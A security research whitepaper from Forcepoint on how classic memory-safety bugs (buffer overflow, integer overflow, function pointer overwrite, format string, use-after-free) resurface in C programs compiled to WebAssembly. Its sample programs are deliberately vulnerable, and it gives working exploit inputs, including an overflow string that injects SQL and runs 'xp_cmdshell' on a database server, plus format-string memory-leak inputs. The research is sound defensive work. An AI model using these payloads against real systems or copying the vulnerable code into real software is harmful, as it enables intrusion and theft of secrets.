FORCEPOINT

Memory safety: old vulnerabilities become new with WebAssembly

FORCEPOINT RESEARCH REPORT

JOHN BERGBOM, SENIOR SECURITY RESEARCHER, FORCEPOINT

Table of contents

Introduction

Since WebAssembly (Wasm) is a relatively new technology, we wanted to look into whether support for Wasm in web browsers and adoption of Wasm for developing web applications brings about new vulnerability classes to the web. In order to make our research more broadly accessible, we decided to make it available as a whitepaper.

It turns out that *new vulnerability classes that typically do not exist in web applications enter into the web app context with the advent of Wasm*. Actually, these vulnerability classes are not new in themselves, rather they are from the 90's – but they are new in the sense that they have typically not been seen in a web app context before Wasm came along. In this whitepaper, we will look at some examples of these vulnerability classes.

Specifically, most issues we will cover are related to memory safety, and the old vulnerability classes we will look at are the following:

- Buffer overflow
- Buffer overread in an integer overflow scenario
- Function pointer overwrite: redirection of execution to similar function
- Function pointer overwrite: redirection of execution to non-similar function
- Format string bugs

Our viewpoint for these is how these vulnerability classes may affect Wasm web applications written in memory-unsafe languages. The discussion of each vulnerability class is accompanied by some very simple example of vulnerable code, showing how to exploit it.

We will also briefly look at Wasm in terms of Use-After-Free bugs, before rounding up with a high-level comparison of exploitation of Wasm applications vs native applications.

Buffer overflow

You do find buffer overflow [1] vulnerabilities on the web, but typically they exist in native applications, such as in web servers. In normal web applications though, it is uncommon to find buffer overflow vulnerabilities. In the rare cases where we do find them on the web, they are usually caused by untrusted input being fed from a web application into a native backend application.

The reason why buffer overflows are uncommon in web apps is that most common higher-level languages used for web app development have built-in bounds checking that ensures that unexpected input cannot write across the end of an array. Due to these protections, web developers normally have not had to concern themselves so much with the vulnerability class of buffer overflows.

The situation is different with Wasm. Lower level languages such as C do not have bounds checking. If you compile a C program to Wasm, you will not have the same protections in place as you would if the same program had been written in a typically web app language (such as for example Java), or for that matter, if the program had been written in some high level language and then compiled to Wasm.

Let's look at an example that will show how disastrous the consequences of a buffer overflow can be. We have a vulnerable sample application that was written in C and then compiled into Wasm. This application has a login form, and it makes a SQL query to the database to see if the correct credentials were entered. The code that creates the SQL query contains a buffer overflow vulnerability that can be turned into SQL-injection [2].

Typically, SQL-injection vulnerabilities emerge when SQL-queries are not properly parameterized. In our sample application, the SQL-query is indeed parameterized, so in theory SQL-injection should be impossible. Due to the buffer overflow vulnerability, however, we can control a string that's included in the SQL-query.

- ***Note:*** *SQL-injection is indeed a somewhat common vulnerability in web applications, so that's not the point with this example. Rather the interesting thing is that a buffer overflow can be exploited in a web application (even to the point of getting command injection).*

The HTML file for the web page of the vulnerable sample application has a JavaScript that calls a Wasm function like this:

```
var result = Module.ccall('check_auth', 'None', ['string','string'],
[user,pwd]);
```

The C code for the vulnerable sample Wasm program looks like this (vulnerability bolded):

```
void EMSCRIPTEN_KEEPALIVE check_auth(char *user, char *pwd) {
  char inv[1000];
  char qry[100] = "SELECT name FROM users WHERE password = ? and name = ?;";
  char temp_buf[120];
  sprintf(temp_buf,"Checking authentication for user %s",user);
  printf("%s\n",temp_buf);
  sprintf(inv,"wsSql(\"%s\",\"%s\",\"%s\")",qry,pwd,user);
  emscripten_run_script(inv);
}
```

The Wasm calls the database by invoking the function `emscripten_run_script()`, which in turn invokes the JavaScript function `wsSql()` that makes a WebSocket call to a script that queries the database. When the `wsSql()` function receives a reply, it prints out the response in the JavaScript console.

Let's submit something malicious in the username field, leaving the password blank:



Enter username: = ?; exec xp_cmdshell 'dir c:\\';
Enter password:


Figure 1: Malicious input to overflow a buffer to get SQL-injection and execute OS commands.

All input cannot be seen in Figure 1 above, but here is the malicious string in its entirety:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAdeclare @f char; set @f = ?; set @f = ?; exec xp_cmdshell
'dir c:\\';
```

In the first call to `sprintf()`, the A's will write all the way to the end of the variable '`temp_buf`', and then keep going, writing into the variable ‘`qry`’ starting with ‘`declare…`’. As and end result when building up the invocation to `wsSql()`, the SQL query to be used will be the one starting with ‘`declare…`’ instead of the one starting with ‘`SELECT…`’.

When submitting the login form we get the following in the console log:



```
Checking authentication for user
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAdeclare @f char; set @f = ?; set @f = ?; ex
c:\\';
Reply from database call: Volume in drive C has no label.
 Volume Serial Number is 68D6-28DB
None
 Directory of c:\
None
04/25/2018  01:05 PM    <DIR>          bginfo
04/11/2018  04:38 PM    <DIR>          PerfLogs
09/04/2018  02:43 AM    <DIR>          Program Files
09/04/2018  02:50 AM    <DIR>          Program Files (x86)
04/25/2018  01:01 PM               168 temp.vbs
07/26/2018  02:12 PM    <DIR>          Users
09/11/2018  05:55 AM    <DIR>          Windows
               1 File(s)            168 bytes
               6 Dir(s)   7,304,224,768 bytes free
```

Figure 2: Verified command injection on the database server.

As a clarification, the command injection we got was on the database server, not on the web server serving the web application, nor on the machine running the browser.

Once again, the point with this demonstration is not the SQL-injection, but rather the fact that a buffer overflow from the 90’s can bite you 20 years later in a web app with Wasm.

Buffer overread via integer overflow

Integer overflows [3] can exist in both higher-level languages such Java and in lower-level languages such as C. Due to bounds-checking verifications built-in to higher-level languages, the existence of an integer overflow issue will typically not give an attacker the opportunity to read data that he should not have access to.

However, with Wasm the situation is different. *The implications of an integer overflow in a Wasm application written in C may be greater than if the same program would have been written in a higher-level language*. Depending on how the program is implemented, an integer overflow in a Wasm application may give the opportunity to read data that is adjacent in memory [4], that the user should not have access to.

For demonstration purposes, we created the following Wasm program that has an integer overflow vulnerability that allows a malicious user to leak memory from adjacent variables (vulnerability bolded):

```
void EMSCRIPTEN_KEEPALIVE buffer_overread(int start_pos, int end_pos) {
  char buf[200];
  char secret_password[256] = "S3cr3tP@ssw0rd";
  char msg[256] = "This is a very innocent message.";
  unsigned char e = end_pos;
  if (e > strlen(msg)) {
    printf("Do not try to read past the end.\n");
  } else {
    snprintf(buf,(end_pos - start_pos) + 1,"%s",&msg[start_pos]);
    printf("Contents: %s\n",buf);
  }
}
```

The string in variable ‘`msg`’ has a length of 32 bytes, and a check is applied to ensure that the end position does not go past that. However, due to an integer overflow when casting datatypes, entering 256 will flow over to zero. This allows us to read the value of the variable ‘`secret_password`’ in an adjacent variable, by asking the program to print out the characters between positions 256 and 270:



What characters of the string do you want to read?:
Start position: 256
End position: 270

Figure 3: Input in order to read an adjacent variable via integer overflow.

When submitting the form, we can see the value of the ‘`secret_password`’ printed in the JavaScript console:



```
Contents: S3cr3tP@ssw0rd
```

Figure 4: Viewing the value of an adjacent variable.

So, we have now shown how to leak the value of an adjacent variable. This is a good example of how the implications of an integer overflow may be greater in a Wasm application written in C than in a traditional web application.

Redirect execution to function that takes the *same types* of parameters

Function calls in Wasm cannot be done to arbitrary addresses. Instead functions are numbered, and their number is an index in a function table. When a call is performed, for example `call 5`, the address of function number 5 is looked up in the function table.

Some languages support function pointers, and in order to support function pointers, Wasm has an additional type of function call: indirect function call. Function calls through pointers are translated into indirect function calls in Wasm, where the function number is resolved at runtime.

Wasm does not protect against overwriting function pointers. As a mitigation against function pointer overwrites, Wasm checks the signature of the called function when making an indirect function call, and checks that the signature matches what is expected. The function signature is made up of the number and types of arguments to the function. This means that an exploit cannot transfer execution to a function having the wrong signature. (As we will see later, there are ways to bypass this though.)


Let’s show an example of a function pointer overwrite. We have the following code (vulnerability bolded):

```
void EMSCRIPTEN_KEEPALIVE default_func() {
    printf("Pointer overwrite failed\n");
}

void EMSCRIPTEN_KEEPALIVE hijacked_func() {
    printf("Pointer overwrite SUCCEEDED!\n");
}

void EMSCRIPTEN_KEEPALIVE func_ptr_overwrite(char *str) {
  void *func_ptr;
  char buf[50];
  func_ptr = default_func;
  printf("Function number for default_func : %x\n",(int)default_func);
  printf("Function number for hijacked_func : %x\n",(int)hijacked_func);
  printf("Address of buf: %x\n",(int)buf);
  printf("Address of func_ptr: %x\n",(int)&func_ptr);
  sprintf(buf,"The entered string is: %s",str);
  printf("%s\n",buf);
  ((void (*)(void))func_ptr)(); //execute function of pointer
}
```

The program will be called via a web form, and just entering some dummy input, such as “AAAA” will show some debugging information in the JavaScript console:




```
Function number for default_func : 5
Function number for hijacked_func : 6
Address of buf: 2320
Address of func_ptr: 2384
The entered string is: AAAA
Pointer overwrite failed
```

Figure 5: Console shows debugging output.

From this we find that the function number of `default_func()` is 5 and `hijacked_func()` has number 6. Also, we see that the address of ‘`func_ptr`’ is placed *after* the buffer ‘`buf`’ in memory, so we should be able to overwrite it with a suitable number of characters, ending with a 6 (to call function `hijacked_func`). Let’s enter the following input:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
6
```

Now we get the following in the console, proving that the function pointer was successfully overwritten:



```
The entered string is:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Pointer overwrite SUCCEEDED!
```

Figure 6: Successful function pointer overwrite redirected execution to different function.

As an aside, changes to this code will easily break the exploit. For example, without printing out the address of the function pointer to '`hijacked_func`' inside function `func_ptr_overwrite()`, the function pointer will only be a local variable, without being overwritable in global memory.

Redirect execution to function that takes *different* parameters

Unfortunately, the function signature check is not a water-proof way of mitigating against function pointer overwrites. For example, when the C (or other language) datatypes are converted to the corresponding Wasm datatypes, type confusion can occur, which can let us bypass the function signature check [5]. For example, a C void pointer (void *) and an integer (int) both translate to the i32 datatype in Wasm. This issue is not limited to lower-level languages such as C.

This can be taken even further. If you use Emscripten for compiling to Wasm, control-flow can be handled using a function named `emscripten_set_main_loop_arg()`. This function only takes two pointers: one pointer to the function to execute and another pointer to the arguments. Notice that even if the function to execute takes several arguments, there is still just one pointer, so in that case it needs to point to a struct or similar. When having only two pointers, the function signature check is going to match for all functions. We may be able to overwrite both the function pointer and the arguments without Wasm bailing out.

Here is an example to prove the point. We have two separate structs that are used as input to two different functions:

```
typedef struct person_info {
  char name[20];
  int age;
} person_info;

typedef struct car_info {
  unsigned char nbr_cars;
  char brand1[10];
} car_info;
```

Then we have two separate functions, of which the first one should be called in the normal case:

```
void EMSCRIPTEN_KEEPALIVE print_person_info(void *person_info_ptr) {
  struct person_info *info = (struct person_info *) person_info_ptr;
  printf("In print_person_info\n");
  printf("Person name: %s, person age: %d\n",info->name,info->age);
  emscripten_cancel_main_loop();
}

void EMSCRIPTEN_KEEPALIVE print_car_info(void *car_info_ptr) {
  car_info *info = (car_info *) car_info_ptr;
  printf("In print_car_info\n");
  printf("Number of cars: %d, first brand: %s\n",info->nbr_cars,info-
>brand1);
  emscripten_cancel_main_loop();
}
```

Then we have a helper function that sets the function pointer to ‘`print_person_info`’ unless a specific string matches:

```
void EMSCRIPTEN_KEEPALIVE get_func_pointer(char *name, void **func_ptr) {
  if (strcmp(name,"S3cr3tP@ssw0rd") == 0) {
    *func_ptr = print_car_info;
  } else {
    *func_ptr = print_person_info;
  }
}
```

Finally, we have a function with a vulnerability (bolded) that lets us overwrite the function pointer as well as the arguments to the function:

```
void EMSCRIPTEN_KEEPALIVE func_ptr_overwrite2(char *name, char *age) {
  void *func_ptr;
  struct person_info info;
  char buf[50];

  get_func_pointer(name,&func_ptr);
  sprintf(&(info.name[0]),"%s",name);
  info.age = (char) atoi(age);
  sprintf(buf,"The entered name is: %s",name);
  emscripten_set_main_loop_arg(func_ptr, (void *)&info, 1, 0);
}
```

Let’s enter the following in a web form that calls the function ‘`func_ptr_overwrite2()`’:



Name:	Bob
Age:	22

Figure 7: Enter ‘normal’ input to a vulnerable form.

As expected, we get the following in the JavaScript console:




```
In print_person_info
Person name: Bob, person age: 22
```

Figure 8: Output after entering ‘normal’ input.

Now, let’s enter the following into the web form:


Name: 2Ferrari %07

Age: 22

Figure 9: Enter unexpected input to a vulnerable form.

Now, we get the following in the JavaScript console:



```
In print_car_info
Number of cars: 50, first brand: Ferrari
```

Figure 10: Redirection of execution to a different function that takes different parameters.

What happened here was that the function pointer was overwritten by \x07, which is the function pointer for the ‘`print_car_info()`’ function. The first character of the name, “2”, now becomes car_info.nbr_cars, and the ASCII value of “2” is 50. The “Ferrari…” becomes `car_info.brand1`.

We have now successfully shown that when the `emscripted_set_main_loop_args()` function is used, and a suitable vulnerability exists, we can call functions taking different types of parameters. (Note that the functions technically took the same parameter, a pointer, but they were different in the sense that the structs they pointed to are interpreted differently.)

Format string bugs

Format string bugs [6] are a class of bug that is normally associated with code written in C, and just like the other vulnerability classes we have discussed, format string bugs are typically not found in normal web applications.

You used to be able to get arbitrary code execution with format string bugs via the ‘%n’ modifier. Nowadays you typically only get information disclosure since many C compilers disallow the use of the %n modifier because of its security implications. The situation is the same with Wasm – it doesn’t appear to be possible to get arbitrary code execution, but information disclosure is indeed possible.

Below we have a very simple function that has a vulnerable call to the `printf()` function (marked in bold). By entering a suitable input, we can leak out the value of the variable ‘`secret_password`’:

```
void EMSCRIPTEN_KEEPALIVE format_string_bug(char *str) {
  char secret_password[] = "MyP@ssw0rd!!";
  printf("you entered = ");
  printf(str);
  printf("\n");
}
```

Let’s enter the string “`%x%x%x%x %x%x%x %x%x%x%x%x%x%x%x%x%x%x%x%x%x`”:




%x%x%x%x %x%x%x %x%x%x

Figure 11: Enter malicious input in order to cause a memory leak.

We get the following in the JavaScript console:



```
you entered = 20708000208f20704 4050794d3077737321216472
00021280000000020800
```

Figure 12: Leaked memory.

Let's take the second string, starting with '4050…' and manipulate it in order to get the ASCII characters:

```
$ echo -n 4050794d3077737321216472 | xxd -r -p|od --endian=little -t x|head -
1|xxd -r && echo
MyP@ssw0rd!!
```

We were able to successfully leak the password!

As a clarification, the leaked memory resides inside the memory of the Wasm application instance. No memory is leaked from the browser or any other processes nor from the kernel, as those memory areas are protected by the operating system. Nevertheless, being able to leak memory from the Wasm instance may reveal sensitive information, such as a password in this case.

Use-After-Free bugs

Wasm does not directly mitigate against Use-After-Free (UAF) bugs [7]. It is possible to replace an object with UAF and create a fake vtable [8] that is then called, but unlike with native applications, the function pointers in the fake vtable (just like other function pointers in Wasm) are subject to the Wasm enforced limitation of function pointers being turned into indices to a function table. This gives an indirect protection against using UAF to redirect execution to an arbitrary place in the code.

To illustrate the point, let's say we have the following very simple program that contains a UAF bug (example taken from [9]):

```
#include <malloc.h>
#include <stdio.h>

typedef struct UAFME {
  void (*vulnfunc)();
} UAFME;

void good(){
  printf("I AM GOOD :)\n");
}

void bad(){
  printf("I AM BAD >:|\n");
}

int main(int argc, const char *argv[]) {
  UAFME *uafme = malloc(sizeof(UAFME));
  printf("sizeof(UAFME) = %d\n", (int)sizeof(UAFME));
  uafme->vulnfunc = good;
  printf("Address of function before UAF: %x\n",(int)(uafme->vulnfunc));
  uafme->vulnfunc();
  free(uafme);
  long *newobj = malloc(8);
  *newobj = (long)bad;
  printf("Address of function after UAF: %x\n",(int)(uafme->vulnfunc));
  uafme->vulnfunc();
}
```

The bolded rows contain a UAF bug, where a premature free is done, and the pointer is later used. When running this as a *native* application we get:

```
sizeof(UAFME) = 4
Address of function before UAF: 565555ad
I AM GOOD :)
Address of function after UAF: 565555d8
I AM BAD >:|
```

The function pointer was successfully replaced with a call to the bad() function. Notice that the function addresses that are printed out are 32-bit addresses.

If compiling this to a Wasm program instead, we indeed get the same redirection of execution, but notice that the function pointer is now simply an index into a function table:

```
sizeof(UAFME) = 4
Address of function before UAF: 4
I AM GOOD :)
Address of function after UAF: 5
I AM BAD >:|
```

A similar result will be obtained if instead making a C++ program having virtual functions and vtables. For brevity, the code is not shown, but a similar experiment with printing out addresses of fake vtables in a C++ program gives `vtable[0] = 56646b28` when executed on the command line, whereas it gives `vtable[0] = 1` when executed as a Wasm application.

To summarize, UAF vulnerabilities can be used to transfer execution to the beginning of another function in Wasm, but not to arbitrary locations in the code.

Exploitation of Wasm vs. native application

Two things are needed in order to exploit a program: some vulnerability and some way of bypassing potential exploit mitigations. For native applications, the exploit mitigations [10] depend on the operating system, the compiler as well as the compilation options in use. Usage of exploit mitigations may greatly increase the difficulty of exploiting a bug, or reduce an arbitrary code execution opportunity to a simple denial of service (DoS).

With the premise that potential exploit mitigations can be bypassed [11], let's make a high level comparison between exploitation of a Wasm program and of a native application. Below is listed a limited subset of actions that an attacker may want to perform when attacking an application, with Wasm compared side by side to a native application:

Action	**Possible in Wasm**	**Possible in native app**
Return pointer overwrite	No (protected call stack [12])	Yes
Function pointer overwrite	Yes	Yes
Arbitrary redirect of instruction pointer	No (only to start of functions [12])	Yes
Arbitrary OS level code execution	Generally no, except via browser vulnerability, or if Wasm app communicates with other vulnerable service	Yes

Summarizing the points, a Wasm function pointer can be overwritten, but since it is an index into a function table instead of an address, execution can only be redirected to the beginning of some other function. That other function needs to take the same types of parameters as the intended function, but as we have seen, there are ways to bypass that requirement.

Unlike for a native application, arbitrary code execution is not directly possible with Wasm, unless some implementation bug in the browser support for Wasm is found and exploited. However, a Wasm program that communicates with some other service that is vulnerable may be possible to attack to get command injection on that other service. An example of that is the buffer overflow that we looked at, where a SQL-injection was turned into command injection on the database server.

All in all, Wasm has a well thought out security design, and it mitigates exploitation of many classes of vulnerabilities – though, as we have seen – it also reintroduces some vulnerability classes to the web that have traditionally not been found in web applications. It is harder to exploit a C program that has been compiled to Wasm than if the same program has been compiled to a PE executable (.exe file).

Conclusions

We have now shown that some simple memory safety issues and exploits from the 90's can affect Wasm applications of today. What is old becomes new. These vulnerability classes are typically not found in traditional web applications, but they can come into play with Wasm.

For clarity, it should be noted that most (but not all) issues described are dependent on using a memory-unsafe language such as C for making the Wasm application. Higher-level languages with built-in protections against these vulnerability classes will not be affected by these security issues, even if compiled into Wasm.

One area that requires special care is when applications are ported to Wasm from pre-existing codebases with only minor modifications to allow them to work within a browser framework.

We recommend using different compilation options that turn on certain security checks, such as Control Flow Integrity (CFI) sanitization [12,13] with the `-fsanitize=cfi` compilation flag to the Emscripten compiler (emcc). However, it should be noted that while this compilation option is good to use for a number of reasons, it will *not* protect against any of the attacks we have shown in this paper.

References

[1]: https://en.wikipedia.org/wiki/Buffer_overflow

[2]: https://en.wikipedia.org/wiki/SQL_injection

[3]: https://en.wikipedia.org/wiki/Integer_overflow

[4]: https://en.wikipedia.org/wiki/Buffer_over-read

[5]: https://www.fastly.com/blog/hijacking-control-flow-webassembly-program

[6]: https://en.wikipedia.org/wiki/Uncontrolled_format_string

[7]: Use-After-Free: https://cwe.mitre.org/data/definitions/416.html

[8]: Virtual functions and vtables: https://www.purehacking.com/blog/lloyd-simon/an-introduction-to-use-after-free-vulnerabilities

[9]: Simple Use-After-Free program: https://sensepost.com/blog/2017/linux-heap-exploitation-intro-series-used-and-abused-use-after-free/

[10]: Exploit mitigations: https://exploit.courses/files/bfh2017/day4/0x51_ExploitMitigations.pdf

[11]: Bypassing exploit mitigations: https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

[12]: https://webassembly.org/docs/security/

[13]: https://blog.trailofbits.com/2016/10/17/lets-talk-about-cfi-clang-edition/

[14]: https://www.youtube.com/watch?v=Vqvxor7rkVM

[15]: https://sophos.files.wordpress.com/2018/08/sophos-understanding-web-assembly.pdf